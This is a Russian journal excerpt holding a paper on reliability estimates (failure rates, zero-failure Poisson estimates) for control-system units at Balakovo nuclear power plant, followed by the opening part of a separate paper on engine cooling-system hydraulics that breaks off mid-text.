Гарантия безопасной эксплуатации атомной электростанции (АЭС), приходит через обеспечение высокого уровня надежности систем и оборудования АЭС. Оценка показателей надежности этих элементов проводится с целью выявления слабых мест, а также прочности оборудования эксплуатируемого на АЭС. Как известно существует два основных подхода к оценки показателей надежности АЭС: детерминистский подход и вероятностная оценка [1, 2]. Вероятностный анализ безопасности (ВАБ) является эффективным инструментом оценки показателей надежности оборудования АЭС.

В принципе, оценка показателя надежности оборудования АЭС может быть выполнена путем последующего анализа данных отказавшего оборудования в процессе фактической эксплуатации, либо она может быть рассчитана по результатам испытаний непосредственно после производства изделия. Каждый из этих методов имеет свои преимущества и ограничения [3]. В случае реальной эксплуатации все дефекты, возникшие при эксплуатации устройства, должны быть зафиксированы в специальном документе. Кроме того, возникают трудности, связанные с точным получением данных или недостатками информационной системы. При проведении лабораторных испытаний образцов (систем, модулей), работающих в определенных условиях, близких к реальным, на АЭС необходимо наличие специальных испытательных устройств и квалифицированного персонала. Существует множество методов, которые используют для оценки показателей надежности оборудования по данным эксплуатации [4, 5, 6].

Как известно, при эксплуатации атомной электростанции данные об отказах оборудования заносятся в специальные журналы учета отказов оборудования,

приведших к снижению мощности или остановке энергоблока АЭС. Следует отметить, что оборудование, эксплуатируемое на АЭС, спроектировано с высоким качеством и контролируется специальной программой обеспечения качества, характерной для ядерной технологии, с целью обеспечения высокого уровня безопасности и надежности. Довольно часто в таких журналах зафиксированы либо единичные отказы оборудования, либо они отсутствуют совсем. Для решения данной проблемы было проведено достаточно много исследований по анализу надежности оборудования, которое никогда не отказывало во время эксплуатации [7, 8, 9].

Структура и функции унифицированного комплекса технических средств

Унифицированный комплекс технических средств (УКТС), предназначен для эксплуатационной поддержки устройств управления, защиты и сигнализации, выполняющих следующие функции [10]:

- 1) технологические защиты и блокировки;
- 2) автоматика (регуляторы, автоматическое включение резерва);
- 3) прием аналоговой и дискретной информации по параметрам технологических процессов;
- 4) контроль за работой устройств управления, защиты и сигнализации;
- 5) технологическая сигнализация, сигнализация положения арматуры и состояния механизмов;
- 6) прием дискретной и аналоговой информации по параметрам технологических процессов;
- 7) сбор и генерация дискретной информации в другие подсистемы.

УКТС представляет собой единую систему, состоящую из шкафа с электрическим оборудованием, соединенным электрическими кабелями, а также включает в себя электрические блоки, предназначенные для выработки управляющих сигналов и выдачи информации оперативному персоналу. Блоки, входящие в состав композиции, представлены в таблице 1.

Таблица 1 – Функциональные блоки УКТС [Functional units of the Unified Set of Technical Means]

БКИН – Блок Контроля Изоляции И Напряжения	БУЗ – Блок управления запорной арматурой	БПН – Блок преобразования напряжения
БФН - Блок Формирования номера по избирательной системе управления	БУД - Блок управления электродвигателем	БЛВ - Блок логический времени
БКП - Блок контроля предохранителей	БВР - Блок включения регулятора	БГР - Блок гальванического разделения
АДП - Аналого-дискретный преобразователь (АДП-1, 2, 11, 22)	БАР1 - Блок автоматического включения резервного механизма	БРП - Блок реле промежуточный
БР-Т - Блок распределения унифицированного токового сигнала	БФК - Блок контроля и формирования команд	БСИ - Блок сигнализации индивидуальный
БГР-Т - Блок гальванического разделения унифицированног о токового сигнала	БФС - Блок фиксации срабатывания	БСУ - Блок сигнализации участковый
БПУ - Блок Управления Промежуточный	БПК - Блок приема команды защиты.	БКЛ - Блок ключей логических
БУК - Блок управления регулирующим клапаном	БЛП - Блок логических преобразований	БРВ - Блок выходных реле

Оценка показателей надежности

Надежность характеризуется одним из следующих параметров:

1. Вероятность безотказной работы ВБР $P(t)$ является одним из основных показателей надежности и определяется как вероятность того, что время T безотказной

работы аппаратуры будет больше заданного оперативного времени t работы, формула (1):

$$P(t) = P(T > t), \quad (1)$$

где T – время непрерывной работы системы до первого отказа.

Статистическое значение $P(t)$ оценивается как отношением числа N_0 , однотипных экземпляров аппаратуры, находившихся в работе в течении времени t , к общему числу зафиксированных отказов $n(t)$ аппаратуры к моменту времени $t=0$, формула (2):

$$P(t) = \frac{N_0 - n(t)}{N_0}, \quad (2)$$

где N_0 – общее число наблюдаемых элементов;

$n(t)$ – число элементов, отказавших за время t .

2. Интенсивность отказов $\lambda(t)$ – представляет собой частоту, с которой элемент или компонент выходит из строя и имеет единицу измерения обратную времени, например 1/час. Лямбда характеристика численно равна вероятности того, что объект, проработавший безотказно до момента t , откажет в последующую малую единицу времени. Оценка $\lambda(t)$ производится по формуле (3):

$$\lambda(t) = \frac{f'(t)}{1 - f(t)} = -\frac{p'(t)}{p(t)}, \quad (3)$$

где $f(t)$ – частота отказов на интервале времени $(0, t)$;

$P(t)$ – вероятность безотказной работы на интервале времени $(0, t)$.

Статистически интенсивность отказов определяется как отношение числа $n(t)$ отказавших в единицу времени экземпляров (элементов) к числу N_0 экземпляров, которые исправны в момент времени t , формула (4):

$$\lambda(t) = \frac{n(t)}{N_0 \times \Delta t}, \quad (4)$$

где Δt – интервал времени.

Определяя интенсивность отказов ВБР $P(t)$ вычисляют по формуле (5):

$$P(t) = e^{-\lambda t}. \quad (5)$$

Исходя из теории надежности, вероятность отказов $Q(t)$ вычисляется по формуле (6):

$$Q(t) = 1 - P(t). \quad (6)$$

3. Средняя наработка до отказа ($MTTF$) – среднее время работы элемента от периода пуска в эксплуатацию до первого отказа оценивается по формуле (7):

$$T_0 = \frac{\sum_{k=1}^N t_{\text{слу}}}{N}, \quad (7)$$

где $t_{\text{слу}}$ – срок службы k -го образца,

N – общее число наблюдаемых элементов;

r – число отказов за время t .

4. Средняя наработка на отказ θ (среднее время безотказной работы) «MTBF» θ , формула (8):

$$\theta = \frac{\sum_{k=1}^r T_k}{r} \quad (8)$$

где T_k – время безотказной работы между $(k-1)$ -м и k -м отказами;

r – число отказов за время t .

В случае применения экспоненциального распределения, средняя интенсивность отказов может быть рассчитана по формуле (9) для ремонтпригодных элементов и по формуле (10) для невосстанавливаемых элементов:

$$\tilde{\lambda} = \frac{1}{\theta}, \quad (9)$$

$$\tilde{\lambda} = \frac{1}{T_0}. \quad (10)$$

При оценке показателей надежности и безопасности оборудования объектов ядерных технологий по эксплуатационным данным, среди прочих, часто возникают проблемы двух родов [11, 12]:

1) проблема малой статистики по отказам;

2) проблема выбора адекватных законов распределения изучаемых случайных величин.

Без (мало-)аварийный результат испытаний. Пуассоновский поток

Оборудование для атомной отрасли разрабатывают с учетом необходимости долговременное безаварийное эксплуатации. Надежность для данных изделий должна обуславливаться высокой степенью. Поэтому отказы данных типов оборудования возникают с очень малой вероятностью либо не возникают вовсе [11]. Отказы этих объектов очень редкие, поток отказов которых описывает распределение Пуассона. Распределение числа m отказов на интервале времени наблюдения t имеет вид формулы (11):

$$P_m(t) = \frac{\Lambda(t)^m}{m!} e^{-\Lambda(t)}, \quad (11)$$

где $\Lambda(t)$ – ведущая функция потока отказов, подлежащая оценке.

В зависимости от характера задачи, вы можете установить эту функцию для последующих оценок двумя подходами:

1) в случае непрерывного эксплуатации объекта в течение времени t , то по формуле (12):

$$\Lambda(t) = \bar{\lambda} \times t, \quad (12)$$

где $\bar{\lambda}$ – средний на интервале $[0, t]$ параметр потока отказов.

2) в случае проведенных k операций с объектом или о k изделиях, подверженных испытаниям, на интервале времени t , то по формуле (13):

$$\Lambda(t) = kp, \quad (13)$$

где p – вероятность того, что одна операция окажется неудачной, например, закончится аварией.

3) во втором случае формулу (11), которую удобно переписать в виде формулы (14):

$$P_{m,k} = \frac{(kp)^m}{m!} e^{-kp}. \quad (14)$$

Допустим, в результате наблюдения за объектом принято решение, что он отказывал на интервале времени t ровно $i \geq 0$ раз. Тогда вероятность того, что на этом интервале отказов объекта было хотя бы на один больше, формула (15):

$$P_\alpha = \sum_{m=i+1}^{\infty} \frac{\Lambda(t)^m}{m!} e^{-\Lambda(t)}. \quad (15)$$

В случае k операций эта вероятность записывается формулой (16):

$$P_\alpha = \sum_{m=i+1}^{\infty} \frac{(kp)^m}{m!} e^{-(kp)}. \quad (16)$$

Вероятности P_α отражает степень недоверия к наблюдаемому без (мало-) аварийному опыту. Чем меньше значение P_α , тем большее мы можем утверждать, что без (мало-) аварийный опыт эксплуатации объекта не является результатом «везения», а предопределен адекватностью принимаемых мер по обеспечению надежной эксплуатации объекта или безопасному проведению операций с ним.

Особый интерес представляют оценки при $i = 0$, т.е. когда имеется чисто безаварийный опыт эксплуатации объекта или проведения операций с ним. В этом случае с помощью формул (17) и (18) оцениваются вероятностные характеристики событий, которые ни разу не наблюдались на практике [11, 12]:

$$\tilde{\lambda}(t) = -\frac{\ln(1 - P_\alpha)}{t}, \quad (17)$$

$$\tilde{p}_k(t) = -\frac{\ln(1 - P_\alpha)}{k}. \quad (18)$$

Расчёт показателей надёжности исполнительных блоков, входящих в состав аппаратуры комплекса автоматизированной системы управления технологическими процессами

Исходные данные

Информация об отказах системе, конструкции и компонентах атомных электростанций записывается в специальный документ, называемый журналом дефектов. Время, причины, по которым он произошёл, и время ремонта, необходимое для обнаруженной неисправности также дата ввода объекта в эксплуатацию, должны быть записаны в этом документе. При этом выяснить, какой именно элемент из совокупности однотипного оборудования отказал, когда тот или иной элемент установлен в систему, сколько времени он находился на хранении, каков характер

ремонта, не всегда представляется возможным. Журнал дефектов является живым документом, то есть он должен обновляться и поддерживаться на протяжении всего срока эксплуатации АЭС в соответствии с рекомендациями МАГАТЭ, а также контролироваться программой обеспечения качества эксплуатирующих АЭС организаций.

Статистическая информация, поступающая для анализа, представлена следующим образом: известно количество отказов элементов k из совокупности однотипных объектов заданного объема m , реализовавшихся на i -м интервале наблюдения. Данные об отказах распределении по годам эксплуатации представлены в таблице 2. Представленные значения являются приблизительными и не передают реальную картинку по отказам оборудования.

Таблица – 2 Данные об отказах распределении по годам эксплуатации на Балаковской АЭС [Data on distribution failures by years of operation at Balakovo NPP]

Блоки УКТС	2010	2011	2012	2013	2014	2015	2016	2017	2018	Количество отказов [x]
АДП	10	5	3	0	0	0	0	1	0	19
БАР	1	0	0	0	0	0	0	0	0	1
БВР	0	1	0	0	0	0	0	0	0	1
БГР	1	0	0	0	0	0	0	0	0	1
БГР-Т	1	0	0	0	0	0	1	0	0	2
БКИН	2	0	0	0	0	0	0	0	0	2
БКЛ	0	0	0	0	0	0	0	0	0	0
БКП	1	0	0	0	0	0	0	0	0	1
БЛВ	0	0	0	0	0	0	0	0	2	2
БЛП	0	0	0	0	0	0	0	0	1	1
БПК	0	0	0	0	0	0	0	0	0	0
БПН	1	0	0	0	1	0	0	0	1	3
БПУ	0	0	0	0	0	0	0	0	0	0
БРВ	0	0	0	0	0	0	0	0	0	0
БРП	0	0	0	0	0	0	0	0	0	0
БР-Т	0	0	0	0	0	0	0	0	0	0
БСИ	1	2	0	0	0	1	0	0	0	4
БСУ	0	0	0	0	0	0	0	0	1	1
БУД	1	0	0	0	0	0	0	0	1	2
БУЗ	5	3	0	2	0	0	0	0	2	12
БУК	0	0	0	0	0	0	0	0	0	0
БФК	0	0	0	0	0	0	0	0	6	6
БФН	0	0	0	0	0	0	0	0	0	0
БФС	0	0	0	0	0	0	0	0	0	0

Результаты оценки показателей надежности

Расчет был выполнен на основе следующих консервативных предположений:

1. Поскольку мы не располагали данными по вводу в эксплуатацию исследуемого оборудования, а в дефектных журналах был обозначен период времени эксплуатации с 01.01.2010 по 31.12.2018, то мы сделали предположение, что все блоки установлены на АЭС в момент времени 01.01.2010.

2. Общее количество блоков УКТС каждого типа для нашего случая неизвестно, но мы знали общее количество шкафов УКТС (600 шкафов для каждого из четырех блоков Балаковской АЭС) [12], поэтому будем считать консервативным подходом, что каждый шкаф содержит только один блок каждого типа.

Оценка интенсивности отказов λ при числе отказов $x \neq 0$

Оценка лямбда характеристики блоков УКТС, была определена по формуле (4). В данном случае формулу (4) удобнее переписать в виде формулы (19):

$$\lambda(t) = \frac{x}{m \times \Delta t}, \quad (19)$$

где x – количество отказов за время наблюдения Δt ;

m – общее количество элементов данного типа.

Полученные значения представлены в таблице 3.

Таблица 3 – Интенсивности отказов УКТС блоков при $x \neq 0$ [Failure rates of Unified Set of Technical Means units at $x \neq 0$]

Блоки УКТС	Количество элементов данного типа [m]	Количество отказов [x]	$\lambda(1/\text{год})$
АДП	2400	19	8,795E-04
БАР	2400	1	4,630E-05
БВР	2400	1	4,630E-05
БГР	2400	1	4,630E-05
БГР-Т	2400	2	9,259E-05
БКИН	2400	2	9,259E-05
БКП	2400	1	4,630E-05
БЛВ	2400	2	9,259E-05
БЛП	2400	1	4,630E-05
БПН	2400	3	1,389E-04
БСИ	2400	4	1,852E-04
БСУ	2400	1	4,630E-05
БУД	2400	2	9,259E-05
БУЗ	2400	12	5,555E-04
БФК	2400	6	2,778E-04

Оценка интенсивности отказов λ при числе отказов $x = 0$

Оценка лямбда характеристики блоков УКТС проводится по формуле (17) (при $P_\alpha = 0,05; 0,5; 0,95$ и где t – это общее время наблюдения за всеми объектами) и представлены в таблице 4.

Таблица 4 – Интенсивности отказов УКТС блоков при $x = 0$ [Failure rates of Unified Set of Technical Means units at $x = 0$]

Блоки УКТС	Количество элементов данного типа (m)	$\lambda(1/\text{год})$		
		$P_\alpha=0,95$	$P_\alpha=0,5$	$P_\alpha=0,05$
БКЛ	2400	1,387E-04	3,209E-05	2,37469E-06
БПК	2400	1,387E-04	3,209E-05	2,37469E-06
БПУ	2400	1,387E-04	3,209E-05	2,37469E-06
БРВ	2400	1,387E-04	3,209E-05	2,37469E-06
БРП	2400	1,387E-04	3,209E-05	2,37469E-06
БР-Т	2400	1,387E-04	3,209E-05	2,37469E-06
БУК	2400	1,387E-04	3,209E-05	2,37469E-06
БФН	2400	1,387E-04	3,209E-05	2,37469E-06
БФС	2400	1,387E-04	3,209E-05	2,37469E-06

Заключение

В данной статье выполнен расчет надежности корпусных блоков УКТС, которые являются одним из важнейших элементов системы АСУТП по результатам их

эксплуатации за 2010-2018 годы. Несмотря на то, что при оценке интенсивности отказов использовалось консервативное предположение, расчеты показали, что большинство приборов достаточно надежны и соответствуют требованиям федеральных норм и правил НП-001-15 [13]. В данных требованиях обозначена величина вероятности невыполнения элементом функции безопасности 10^{-3} как пороговая для наложения отказа данного элемента на исходное событие при анализе безопасности.

Например, в статье расчетным путем продемонстрировано, что худший блок АДП имеет приемлемое значение λ -характеристики, равное $8,795 \times 10^{-4}$ [1/год], при этом вероятность невыполнения функции безопасности составляет $Q(t)=8 \times 10^{-3}$. В то же время лучший блок БАР имеет приемлемое значение λ -характеристики, равное $4,630 \times 10^{-5}$ [1/год], и вероятность невыполнения функции безопасности $Q(t)=4 \times 10^{-4}$.

Оценка показателей надежности оборудования системы УКТС с использованием информации о безаварийном опыте эксплуатации была проведена впервые. Полученные результаты показывают приемлемость консервативных допущений, выдвигаемых при проведении подобных оценок. Предполагаем, что полученные результаты будут крайне полезны при выполнении работ, связанных с оценкой показателей надежности редко отказывающих элементов или элементов, отказ которых не был зафиксирован за многолетний период эксплуатации.

СПИСОК ЛИТЕРАТУРЫ

1. *Акимов, В. А.* Основы анализа и управления риском в природной и техногенной сферах / В. А. Акимов, В. В. Лесных, Н. Н. Радаев. – Москва : Деловой экспресс, 2004. – 352 с.
2. *Вишняков, Я. Д.* Общая теория рисков / Я. Д. Вишняков, Н. Н. Радаев. – Москва : Издательский центр «Академия», 2008 – 368 с.
3. *Vieru, Gh.* Reliability analysis and experimental reliability parameter determination of nuclear reactor equipments. 2014. Probabilistic Safety Assessment and Management PSAM 12. Honolulu. Hawaii.
4. *Антонов, А. В.* Исследование метода ядерной оценки плотности распределения / А. В. Антонов, Н. Г. Зюляева, В. А. Чепурко // Диагностика и прогнозирование состояния сложных систем: сборник научных трудов №16 кафедры АСУ. – Обнинск : ИАТЭ, 2006. – С. 9-23.
5. *Антонов, А. В.* Оценивание характеристик надежности элементов и систем ЯЭУ комбинированными методами / А. В. Антонов, В. А. Острейковский. – Москва : Энергоатомиздат, 1993. – 368 с.
6. *Антонов, А. В.* Статистический анализ данных об отказах оборудования АЭС с учетом неоднородности потока отказов / А. В. Антонов, К. А. Белова, В. А. Чепурко // Известия вузов. Ядерная энергетика. – 2011. – № 2. – С. 13.
7. *Hanly, J. A.* If nothing goes wrong, is everything all right interpreting zero numerators / James A. Hanly // The Journal of the American Medical Association. 1983. Т. 149. № 13. Р. 4.
8. Прогнозирование отказов оборудования в условиях малого количества поломок / Н. И. Шаханов [и др.] // Вестник Череповецкого государственного университета. – 2016. – № 06. – С. 6.
9. *Razzaghi, M.* On the Estimation of Binomial Success Probability with Zero Occurrence in Sample / Mehdi Razzaghi // Journal of Modern Applied Statistical Methods. 2002. Т. 1. № 2. Р. 8.
10. Министерство Российской Федерации по атомной энергии, Концерн «Росэнергоатом». Балаковская атомная электростанция служба подготовки персонала унифицированный комплекс технических средств.
11. *Волков, Ю. В.* Надежность и безопасность ЯЭУ / Ю. В. Волков. – Обнинск : ИАТЭ, 1997. – 102 с.
12. *Волков, Ю. В.* Обеспечение консервативности оценок показателей надежности объектов ядерных технологий при малой статистике по отказам / Ю. В. Волков, Д. С. Самохин // Известия вузов. Ядерная энергетика. – 2008. – № 1. – С. 9-16.
13. НП-001-15. Федеральные нормы и правила в области использования атомной энергии. Общие положения обеспечения безопасности атомных станций. – Москва : Федеральная служба по экологическому, технологическому и атомному надзору, 2015. – 30 с.

REFERENCES

- [1] Akimov V.A., Lesnykh V.V., Radaev N.N. Osnovy analiza i upravleniya riskom v prirodnoy i tekhnogennoy sferakh [Fundamentals of Risk Analysis and Management in the Natural and Technogenic Spheres]. Moskva: Delovoy ekspress [Moscow: Delovoy Express]. 2004. 352 p. (in Russian).
- [2] Vishnyakov Ya.D., Radaev N.N. Obshchaya teoriya riskov [General Risk Theory]. Moskva: Izdatel'skiy tsentr «Akademiya» [Moscow: «Academy» Publishing Center]. 2008. 368 p. (in Russian).
- [3] Vieru Gheorghe. Reliability Analysis and Experimental Reliability Parameter Determination of Nuclear Reactor Equipments. 2014. Probabilistic Safety Assessment and Management PSAM 12. Honolulu. Hawaii.
- [4] Antonov A.V., Zyulyaeva N.G., Chepurko V.A. Issledovaniye metoda yadernoy otsenki plotnosti raspredeleniya [Study of the Method of Nuclear Estimation of Distribution Density]. Diagnostika i prognozirovaniye sostoyaniya slozhnykh sistem: sbornik nauchnykh trudov №16 kafedry ASU [Diagnostics and Forecasting of Complex Systems: collection of scientific papers №16 of the Department of ACS]. Obninsk: IATE [Obninsk: INPE]. 2006. P. 9-23 (in Russian).
- [5] Antonov A.V., Ostreikovskiy V.A. Otsenivaniye kharakteristik nadezhnosti elementov i system YAEU kombinirovannymi metodami [Estimation of Reliability Characteristics of Elements and Systems of Nuclear Power Plants by Combined Methods]. Moskva: Energoatomizdat [Moscow: Energoatomizdat]. 1993. 368 p. (in Russian).
- [6] Antonov A.V., Belova K.A., Chepurko V.A. Statisticheskii analiz dannykh ob otkazakh oborudovaniya AES s uchetom neodnorodnosti potoka otkazov [Statistical Analysis of Data on Failures of NPP Equipment Taking into Account the Heterogeneity of the Failure Flow]. Izvestiya vuzov. Yadernaya energetika [University News. Nuclear Energy]. 2011. № 2. P. 13 (in Russian).
- [7] James A. Hanly. If Nothing Goes Wrong, is Everything All Right Interpreting Zero Numerators. The Journal of the American Medical Association. 1983. T. 149. № 13. P. 4.
- [8] Shakhnov N. I. [et al.] Prognozirovaniye otkazov oborudovaniya v usloviyakh malogo kolichestva polomok [Forecasting Equipment Failures in Conditions of a Small Number of Breakdowns]. Vestnik Cherepovetskogo gosudarstvennogo universiteta [Bulletin of Cherepovets State University]. 2016. № 06. P. 6 (in Russian).
- [9] Mehdi Razzaghi. On the Estimation of Binomial Success Probability with Zero Occurrence in Sample / Mehdi Razzaghi // Journal of Modern Applied Statistical Methods. 2002. T. 1. № 2. P. 8.
- [10] Ministerstvo Rossiyskoy Federatsii po atomnoy energii, Kontsern «Rosenergoatom». Balakovskaya atomnaya elektrostantsiya sluzhba podgotovki personala unifitsirovanny kompleks tekhnicheskikh sredstv [Ministry of the Russian Federation for Atomic Energy, Rosenergoatom Concern. Balakovo Nuclear Power Plant Personnel Training Service Unified Set of Technical Means]. URL: <https://studfile.net/preview/5288613/> (in Russian).
- [11] Volkov Yu.V. Nadezhnost' i bezopasnost' YAEU [Reliability and Safety of Nuclear Power Plants]. Obninsk: IATE [Obninsk: INPE]. 1997. 102 p. (in Russian).
- [12] Volkov Yu.V., Samokhin D.S. Obespecheniye konservativnosti otsenok pokazateley nadezhnosti ob"yektov yadernykh tekhnologiy pri maloy statistike po otkazam [Ensuring Conservative Estimates of Reliability Indicators for Nuclear Technology Facilities with Low Failure Statistics]. Izvestiya vuzov. Yadernaya energetika [University News. Nuclear Energy]. 2008. № 1. P. 9-16 (in Russian).
- [13] NP-001-15. Federal'nyye normy i pravila v oblasti ispol'zovaniya atomnoy energii. Obshchiye polozheniya obespecheniya bezopasnosti atomnykh stantsiy. Moskva: Federal'naya sluzhba po ekologicheskomu, tekhnologicheskomu i atomnomu nadzoru [NP-001-15. Federal Norms and Rules in the Field of Atomic Energy Use. General Provisions for Ensuring the Safety of Nuclear Power Plants. Moscow: Federal Service for Ecological, Technological and Nuclear Supervision]. 2015. 30 p.

Evaluation of Reliability Indicators of Units of Unified Set of Technical Means at Nuclear Power Plants Using Information About Failures and Defects

Samokhin D.S.¹, Alslman M.A.²

National Research Nuclear University «MEPhI», Kashirskoye shosse, 31, Moscow, Russia 115409

¹*e-mail: DSSamokhin@mephi.ru*

²*ORCID iD: 0000-0002-7971-2507*

e-mail: moh.salman85@gmail.com

Abstract – The article deals with the method of analyzing statistical data on failures to assess the reliability of units of the Unified Set of Technical Means (UCTM) at the Balakovo NPP. The calculations are carried out under a conservative assumption due to the lack of some data in the defect log. The analysis of the obtained data concerned the case of zero failures of some blocks during the observation period. The results show that these blocks are quite reliable to continue their operation.

Keywords: reliability, mean time to failure, failure rate, probability of failure-free operation, defect log, conservative assumption, Unified Set of Technical Means, safety, time to failure.

ЭКСПЛУАТАЦИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ

УДК 621.22

**АНАЛИЗ ГИДРАВЛИЧЕСКОЙ СХЕМЫ
ЭНЕРГОУСТАНОВОК С ДВИГАТЕЛЯМИ
ВНУТРЕННЕГО СГОРАНИЯ**

© 2020 А.В. Разуваев

Балаковский инженерно-технологический институт НИЯУ МИФИ, Балаково, Россия

В работе рассматривается гидравлическая схема системы охлаждения энергоустановок различного назначения на базе ДВС. Приводятся экспериментальные данные по обеспечению необходимого повышенного давления в системе высокотемпературного охлаждения на выходе из ДВС. Проведен анализ полученных результатов стендовых испытаний и предложены некоторые рекомендации по их использованию для повышения эффективности работы самой энергоустановки, путем повышения ее эксплуатационной экономичности.

Ключевые слова: высокотемпературное охлаждение ДВС, расширительный бак, система охлаждения ДВС, эксплуатационная экономичность энергоустановок.

Поступила в редакцию 21.03.2020

После доработки 17.08.2020

Принята к публикации 25.08.2020

Гидравлические системы энергетических установок выполняют различные функции. В энергетических установках с двигателями внутреннего сгорания (ДВС) отводит теплоту от втулки и крышки цилиндра в радиатор, т.е. для отвода теплоты от ДВС в атмосферу. Анализ этой схемы показывает, что ее модернизация может повысить эффективность работы всей энергетической установки (ЭУ). Этому актуальному вопросу и посвящена настоящая работа.

Имеющиеся данные по работе энергетических установок на базе ДВС и с высокотемпературным режимом его охлаждения (температура охлаждающей воды на выходе из двигателя превышает 373К (100 °С)), показывают [1] возможность повышения эксплуатационной топливной экономичности и снижения массогабаритных показателей радиаторных установок.

Это обстоятельство способствует сокращению эксплуатационного расхода топлива особенно на транспортных средствах. Так, применение этой системы на тепловозном двигателе дает заметное снижение топлива. Ведь магистральные тепловозы на номинальной мощности работают всего на 1-8% от суммарной наработки, а остальное время на средних и малых нагрузках. Маневровые тепловозы на номинальной нагрузке работают и того меньше, порядка 0,5-2%, а вот на малых нагрузках и средних нагрузках наработка составляет до 60% от суммарной. Как показывает анализ литературных источников и проведенные экспериментальные исследования – чем меньше нагрузка и выше температура охлаждающей жидкости на выходе из двигателя, тем меньше его удельный расход топлива и износ цилиндропоршневой группы [2]. Аналогичная ситуация имеет место и на энергетических установках с ДВС работающих в качестве дизель-генератора. И относительная наработка аналогична тепловозной, так, наработка на средних нагрузках составляет порядка 30-40 %.

Специфика применяемой охлаждающей жидкости в системе охлаждения ДВС такова, что она начинает кипеть при температуре в районе 373K (100°C). Повышение температуры более 373K (100°C) требует определенного давления, при котором поток воды должен быть стабильным и целостным без образования пара в самом потоке. Это обстоятельство необходимо выполнять и для обеспечения стабильной работы центробежного водяного насоса ДВС. При этом должна быть обеспечена необходимая величина кавитационного запаса водяного насоса на его всасывании. Это повышенное давление в системе высокотемпературного охлаждения ДВС необходимо поддерживать во всем диапазоне мощностных нагрузок и при различных частотах вращения коленчатого вала. Только в этом случае удастся повысить эксплуатационную экономичность энергоустановки с ДВС на 2-5% и снизить массогабаритные показатели радиаторных установок до 15-20%, что очень актуально для применения их на транспортных средствах.

При отработке системы высокотемпературного охлаждения ДВС проводился эксперимент для всей системы и в частности с одним из элементов этой системы – расширительным баком (РБ), схема представлена на рисунке 1. Задача стояла в обеспечении повышенного давления охлаждающей жидкости в системе охлаждения ДВС. В него подавалась некоторая часть горячей воды из двигателя по пароотводной трубке (рис. 1, поз. 6), а от расширительного бака вода отводилась по трубе значительно большего диаметра, чем подводящая труба (рис. 1, поз. 4). При этом для РБ использовалась специальная емкость (при проведении эксперимента), способная работать под повышенным давлением, а на ее поверхность была нанесена термоизоляция толщиной 60 мм из стекловаты и обернута мешковиной. Пароотводная трубка диаметром 14x1 мм также была термоизолирована, но уже шнуровым асбестом диаметром 3 миллиметра. Проведенный оценочный расчет снижения температуры охлаждающей жидкости после двигателя (на входе в пароотводную трубку) и на входе в верхнюю часть РБ (в конце пароотводной трубки) составил 0,1-0,2 градуса.




Рисунок 1 – Принципиальная гидравлическая схема ЭУ с ДВС: 1 – энергетическая установка с ДВС, 2 – водяной насос, 3 – радиатор, 4 – сливная труба с расширительного бака, 5 – расширительный бак, 6 – пароотводящая трубка [Basic hydraulic diagram of a power plant with an internal combustion engine: 1 – a power plant with an internal combustion engine, 2 – a water pump, 3 – a radiator, 4 – a drain pipe from an expansion tank, 5 – an expansion tank, 6 – a steam outlet pipe]

В верхней части РБ установлен предохранительный паровоздушный клапан, отрегулированный на давление срабатывания 120 кПа (1,2 кг/см²), и в средней части

установлена термopа (находилась в объеме охлаждающей жидкости РБ). Общий вид этого расширительного бака представлен на рисунке 2.



Рисунок 2 – Общий вид расширительного бака с термоизоляцией в системе высокотемпературного охлаждения ДВС [General view of the expansion tank with thermal insulation in the high-temperature cooling system of the internal combustion engine]

По мере прогрева охлаждающей жидкости ДВС поднималась величина давления и температуры в расширительном баке (в верхней части бака установлен был манометр).

График зависимости давления паровоздушной смеси в расширительном баке, от температуры охлаждающей жидкости на выходе из двигателя, представлен на рисунке 3. Кривая 1 показывает изменение давления паровоздушной смеси в расширительном баке с увеличением температуры охлаждающей жидкости на выходе из дизеля, причем герметизация (закрытие заливной горловины расширительного бака) была проведена при температуре 318 К (45 °С) (температура в боксе). Далее воздух, имевшийся в свободном от жидкости объеме расширительного бака, нагревался за счет тепла жидкости, поступающей в него, и создавал дополнительное давление. При достижении давления 120 кПа срабатывал паровоздушный клапан. При этом полость расширительного бака сообщалась с атмосферой и определенная масса воздуха (совместно с паром) сбрасывалась в атмосферу.




Рисунок 3 – Зависимость давления паровоздушной смеси в расширительном баке ДВС от температуры охлаждающей жидкости на выходе из двигателя [Dependence of the air-vapor mixture pressure in the expansion tank of the internal combustion engine on the temperature of the coolant at the engine outlet]

Кривая 2 показывает зависимость роста давления в баке от температуры жидкости на выходе из дизеля после срабатывания паро-воздушного клапана и охлаждения жидкости до 343 К (70 °С). Как видно, кривая 2 расположена правее кривой 1. Дело в том, что масса пара и воздуха в расширительном баке стала меньше на величину массы сброшенного воздуха и пара при срабатывании паровоздушного клапана.

